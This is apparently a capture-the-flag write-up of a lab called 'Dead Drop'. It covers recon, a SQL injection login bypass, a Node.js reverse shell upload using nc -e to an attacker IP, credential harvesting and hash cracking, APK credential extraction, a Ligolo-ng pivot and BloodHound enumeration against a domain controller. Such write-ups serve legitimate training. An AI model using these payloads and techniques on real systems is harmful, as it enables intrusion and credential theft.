Dead Drop
Every dead drop points inward. Chain your findings, pivot through the gaps, and follow the trail until nothing is out of reach.

Scenario
DeadDrop Ltd’s file-sharing application is your starting point. Everything you need to reach the domain controller can be discovered through careful enumeration and exploitation. Each question below marks a milestone in the attack chain.
Questions
Reconnaissance
Use Rustscan to scan for open ports.


Ports 22 (SSH) and 80 (HTTP) are open.
Let’s access the website and start enumerating.


Since it starts with only a login page, I use gobuster to find hidden directory.
Initial Access
I didn’t find anything interesting. So, maybe let’s try another method like SQL injection
I try a simple SQL payload: ' OR 1=1-- for the username and put in a random password, and it worked.

Once inside the dashboard, there was a file upload feature. Since the backend was Node.js/Express, I try uploading a .js reverse shell instead of a typical webshell:
require('child_process').exec('nc -e sh 192.168.21.21 4444')
and listening with:
nc -lvnp 4444

and we’re in
Find Credentials
Now, let’s check the app files in /opt/app. We can see backup and db directories, so these look interesting.

Inside db, I found deaddrop.db. Let’s check this database for stored credentials.

We got the website database. Inside, it stores svc-backup and admin credentials.
1
2
3
4
5
svc-backup
BackupAgent2024

admin
SuperSecretAdm1n!
Second, I find another interesting backup file

That’s a SHA-512 crypt hash ($6$) for the user svc-drop. Threw it at hashcat against rockyou.txt and it cracked cleanly, giving me valid credentials for svc-drop to use over SSH.


and this is the first question’s answer.

Inspect the APK
after accessing the svc-drop ssh user, I found deaddrop-mobile.apk
Download the file to machine:
scp svc-drop@192.168.11.200:/home/svc-drop/backup/deaddrop-mobile.apk /home/kali/Downloads/deaddrop-mobile.apk
and ran it through jadx-gui to read the Java source.

Found j.harris’s credentials.
This is the answer to question 2.
Pivoting into the Internal Network with Ligolo-ng
The DC and other internal hosts weren’t directly reachable from my attacker box; only the initial Linux host was exposed. To reach the AD environment, I set up a Ligolo-ng tunnel: ran the proxy on my attacker machine, dropped an agent binary on the compromised Linux host, connected the agent back to the proxy, and brought up a tunnel interface with routes added for the internal subnet.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#Bring the newly created interface online
sudo ip link set ligolo up
ligolo-proxy -selfcert

#The agent is to be loaded on the the TryHackMe VM via scp
#The proxy runs on Kali
#Start the proxy on Kali
sudo ligolo-proxy -selfcert
y to both defaults to 0.0.0.0:11601

#Copy the agent to the Ubuntu VM via scp
scp /usr/share/ligolo-ng-common-binaries/ligolo-ng_agent_0.8.3_linux_amd64 svc-drop@192.168.11.200:/tmp/agent
password: dropsofjupiter

#Launch the agent on Ubuntu and connect back to Kali
ssh svc-drop@192.168.11.200
cd /tmp
chmod +x agent
./agent -connect 192.168.21.6:11601 -ignore-cert

#on Kali in the console tab running ligolo-proxy session
join --id 1
start

The agent connected back, and the tunnel started. Next, I create the dead-drop interface and add routes for the internal hosts.


I got an “already running” message when trying to start the tunnel again. After checking with tunnel_list, we can see the agent is online through ligolo.
I told Kali to send traffic for 192.168.11.0/24 to ligolo’s tunnel and traffic for the webserver to tun0.
1
2
sudo ip route add 192.168.11.200/32 dev tun0
sudo ip route add 192.168.11.0/24 dev ligolo


Now, we can reach 192.168.11.100. The scan shows Kerberos, LDAP and SMB, and identifies the machine as DEADDROP-DC in deaddrop.loc. So, this is our DC.
Bloodhound
Since we already had valid credentials from the .apk file, let’s feed this info into bloodhound using that account.
sudo bloodhound-python -d deaddrop.loc -u j.harris -p 'DropsOfJupiter2026!' -ns 192.168.11.100 -c all

In BloodHound, j.harris has AddMember permission over several groups. This means the account can modify their membership, so these groups are interesting for privilege escalation.

The collection finished even though Kerberos failed because of a name resolution error. It fell back to NTLM and found the domain users, groups and computers.
Next, I use evil-winrm with the same j.harris credentials to connect to the DC. Let’s check who we are.
